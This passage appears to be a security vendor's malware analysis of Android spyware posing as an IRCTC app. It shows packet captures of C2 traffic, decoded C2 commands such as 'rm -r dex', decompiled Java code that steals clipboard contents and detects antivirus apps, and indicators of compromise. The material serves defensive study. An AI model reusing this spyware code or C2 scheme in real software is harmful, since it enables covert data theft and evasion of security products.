
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr == 154.61.76.99

No.   Time        Source          Destination     Protocol  Length Info
   37 27.519581   10.8.0.1        154.61.76.99    TCP           74 43683 → 51097 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
   38 27.522301   154.61.76.99    10.8.0.1        TCP           54 51097 → 43683 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
   39 27.522406   10.8.0.1        154.61.76.99    TCP           54 43683 → 51097 [ACK] Seq=1 Ack=1 Win=65535 Len=0
   40 28.531037   10.8.0.1        154.61.76.99    TCP          184 43683 → 51097 [PSH, ACK] Seq=1 Ack=1 Win=65535 Len=130
   41 28.531374   154.61.76.99    10.8.0.1        TCP           54 51097 → 43683 [ACK] Seq=1 Ack=131 Win=65535 Len=0
   42 28.618933   154.61.76.99    10.8.0.1        TCP         1506 51097 → 43683 [ACK] Seq=1 Ack=131 Win=65535 Len=1452
   43 28.669239   10.8.0.1        154.61.76.99    TCP           54 43683 → 51097 [ACK] Seq=131 Ack=1453 Win=65535 Len=0
   44 28.669714   154.61.76.99    10.8.0.1        TCP         7584 51097 → 43683 [ACK] Seq=1453 Ack=131 Win=65535 Len=7530
   45 28.720368   10.8.0.1        154.61.76.99    TCP           54 43683 → 51097 [ACK] Seq=131 Ack=8983 Win=65535 Len=0
   46 28.720940   154.61.76.99    10.8.0.1        TCP         4969 51097 → 43683 [ACK] Seq=8983 Ack=131 Win=65535 Len=4915
   47 28.771258   10.8.0.1        154.61.76.99    TCP           54 43683 → 51097 [ACK] Seq=131 Ack=13898 Win=65535 Len=0
   48 28.852944   154.61.76.99    10.8.0.1        TCP        34048 51097 → 43683 [ACK] Seq=13898 Ack=131 Win=65535 Len=33994
   53 37.677826   10.8.0.1        154.61.76.99    TCP          107 43683 → 51097 [PSH, ACK] Seq=131 Ack=13898 Win=65535 Len=53
   54 37.678092   154.61.76.99    10.8.0.1        TCP           54 51097 → 43683 [ACK] Seq=13898 Ack=184 Win=65535 Len=0
```


Figure 8: TCP connection with the C2 server

After the connection is established, the malware sends the gzip compressed data to the C2 as evident from the network packet's header in Figure 9.



```
0030  ff ff c4 dd 00 00 32 32  00 31 30 31 00 1f 8b 08   ......22 .101....
0040  00 00 00 00 00 00 00 d3  35 04 00 2a 48 2d 30 02   ........ 5..*H-0.
0050  00 00 00 1f 8b 08 00 00  00 00 00 00 00 1d c9 4d   ........ .......M
0060  0a 80 20 10 40 e1 1b 0d  0e a4 e2 6c bb 41 db 68   .. .@... ...l.A.h
0070  21 99 31 10 8e 38 06 75  fb 7e de e6 5b 3c b4 03   !.1..8.u .~..[<..
0080  38 04 ef 20 04 b2 68 82  27 bd 35 c5 1e 29 d6 fa   8.. ..h. '.5..)..
0090  bb 4a c9 bc 37 fd 06 97  2c 24 e5 e0 b2 81 d6 78   .J..7... ,$.....x
00a0  a5 c6 92 40 fb 99 58 08  d1 bc 21 d2 3c 4e 0b 3d   ...@..X. ..!.<N.=
00b0  7a 53 d7 1b 5a 00 00 00                            zS..Z...
```

Figure 9: gzip data sent by the device after establishing the connection with the C2 Server
The decompressed gzip content of the data is shown below in Figure 10.




```
      1f 8b 08    ......22.101....
0040  00 00 00 00 00 00 00 d3 35 04 00 2a 48 2d 30 02   ........5..*H-0.
0050  00 00 00 1f 8b 08 00 00 00 00 00 00 00 1d c9 4d   ...............M
0060  0a 80 20 10 40 e1 1b 0d 0e a4 e2 6c bb 41 db 68   .. .@......l.A.h
0070  21 99 31 10 8e 38 06 75 fb 7e de e6 5b 3c b4 03   !.1..8.u.~..[<..
0080  38 04 ef 20 04 b2 68 82 27 bd 35 c5 1e 29 d6 fa   8.. ..h.'.5..)..
0090  bb 4a c9 bc 37 fd 06 97 2c 24 e5 e0 b2 81 d6 78   .J..7...,$.....x
00a0  a5 c6 92 40 fb 99 58 08 d1 bc 21 d2 3c 4e 0b 3d   ...@..X...!.<N.=
00b0  7a 53 d7 1b 5a 00 00 00                           zS..Z...
```

```
-1154.61.76.99:51097:sysdata:appdata:configrs:sysinfo:online.spaxdriod.studio:11000011:[CR]:
```

Figure 10: Decompressed gzip data showing IP address

Decoding packets from the C2

The C2 responds by sending a series of compressed data, which when decompressed, is revealed to be system commands and the related APK payload as shown in Figure 11. In our case, the APK was extracted using Cyberchef.




```
      1f    ......112.4794..
0040  8b 08 00 00 00 00 00 04 00 4d 8c ed 0a 80 20 0c   .........M.... .
0050  45 5f 65 2f 30 d1 be 7b 8f a0 df 62 22 81 59 94   E_e/0..{...b".Y.
0060  81 8f 5f dc 11 c4 e0 ec 8e ed 4c 4f e5 ad 23 de   .._.......LO..#.
0070  c1 a7 4b d9 14 7c 54 df e4 f6 94 ad cb 17 4e 06   ..K..|T.......N.
0080  f0 dc 88 4f 42 5c 7c 11 77 4d 81 d8 91 21 9e c9   ...OB\|.wM...!..
0090  b4 b2 34 60 05 d6 60 03 b6 60 07 f6 bf bf a3 58   ..4`..`..`.....X
```

```
0TxTxTplugens.angel.plugens.contactsTxTxT8TxTxTrm -r TxTxTdexTxTxTping -c 1 -W 15
TxTxT1TxTxT2TxTxT3TxTxT4TxTxT5TxTxT6TxTxT7TxTxT8TxTxT9TxTxT10TxTxT11TxTxT-2TxTxT-1PK
AndroidManifest.xml
META-
INF/CERT.RSA
```


Figure 11: Getting commands and APK file from C&C server

We analyzed the C&C command ‘info’ and the associated APK. This command collects the clipboard data and verifies the victims’ device for the presence of a hardcoded list of mobile security products, may be with the aim of disabling them or forwarding the info to the C2.



```
private String readClipboard(final Context ctx) {
    final CountDownLatch latch = new CountDownLatch(1);
    Handler handler = new Handler(Looper.getMainLooper());
    handler.postDelayed(new Runnable() { // from class: plugens.angel.plugens.info.2
        @Override // java.lang.Runnable
        public void run() {
            try {
                ClipboardManager clipboard = (ClipboardManager) ctx.getSystemService("clipboard");
                if (clipboard.hasPrimaryClip()) {
                    ClipDescription description = clipboard.getPrimaryClipDescription();
                    ClipData data = clipboard.getPrimaryClip();
                    if (data != null && description != null && description.hasMimeType("text/plain")) {
                        info.this.D = String.valueOf(data.getItemAt(0).getText());
                    }
                }
            } catch (Exception e) {
            }
            latch.countDown();
        }
    }, 1000L);
    try {
        latch.await();
    } catch (InterruptedException e) {
    }
    return this.D;
}
```


Figure 12: Collects the clipboard information



```
private String at(Context c) {
    String nm = "";
    if (at(c, "com.Avira.android")) {
        nm = "Avira";
    } else if (at(c, "org.malwarebytes.antimalware")) {
        nm = "Malwarebytes";
    } else if (at(c, "com.avast.android.mobilesecurity")) {
        nm = "Avast";
    } else if (at(c, "com.eset.ems2.gp")) {
        nm = "ESET";
    } else if (at(c, "com.wsandroid.suite")) {
        nm = "McAfee";
    } else if (at(c, "com.kms.free")) {
        nm = "Kaspersky";
    } else if (at(c, "com.drweb")) {
        nm = "Dr.Web";
    } else if (at(c, "com.antivirus.totalsecurity.cleaner.free.booster")) {
        nm = "360 Antivirus";
    } else if (at(c, "com.avg.cleaner")) {
        nm = "AVG";
    } else if (at(c, "com.bitdefender.security")) {
        nm = "Bitdefender";
    } else if (at(c, "com.sophos.smsec")) {
        nm = "Sophos";
    } else if (at(c, "com.bitdefender.antivirus")) {
        nm = "Bitdefender";
    } else if (at(c, "com.qihoo.security.lite")) {
        nm = "360 Security Lite";
    } else if (at(c, "com.samsung.android.lool")) {
        nm = "McAfee";
    }
    if (nm.length() != 0) {
        return nm;
    }
    return "null";
}
```

Figure 13: Checks for the presence of security related products

The structure of the commands sent from the C2 to victims’ device is as follows:



```
x0F0x plugens.angel.plugens.apps
x0F0x method
x0F0x -1
x0F0x load
x0D0x n
null

x0F0x  plugens.angel.plugens.info
x0F0x  method
x0F0x  22NQR319
x0F0x  update
null

x0F0x  plugens.angel.plugens.info
x0F0x  method
x0F0x  1CNQ326
x0F0x  info
x0D0x  E0Qcz
x0D0x  9vSe4
null
```

Figure 14: Commands sent by C2

At K7, we protect all our customers from such threats. Do ensure that you protect your mobile devices with a reputable security product like K7 Mobile Security and also regularly update and scan your devices with it. Also keep your devices updated and patched against the latest vulnerabilities.

Indicators of Compromise (IoCs)

Package Name	Hash	Detection Name
com.appser.verapp	45c154af52c65087161b8d87e212435a	Spyware (0056a7b31)

URL

https://irctc[.]creditmobile[.]site/irctcconnect[.]apk

C2

154.61.76[.]99

online[.]spaxdriod[.]studio

MITRE ATT&CK

Tactics	Techniques

Defense Evasion	Application Discovery Obfuscated Files or Information, Virtualization/Sandbox Evasion
Discovery	Security Software Discovery, System Information Discovery
Collection	Email Collection, Data from Local System
Command and Control	Encrypted Channel, NonStandard Port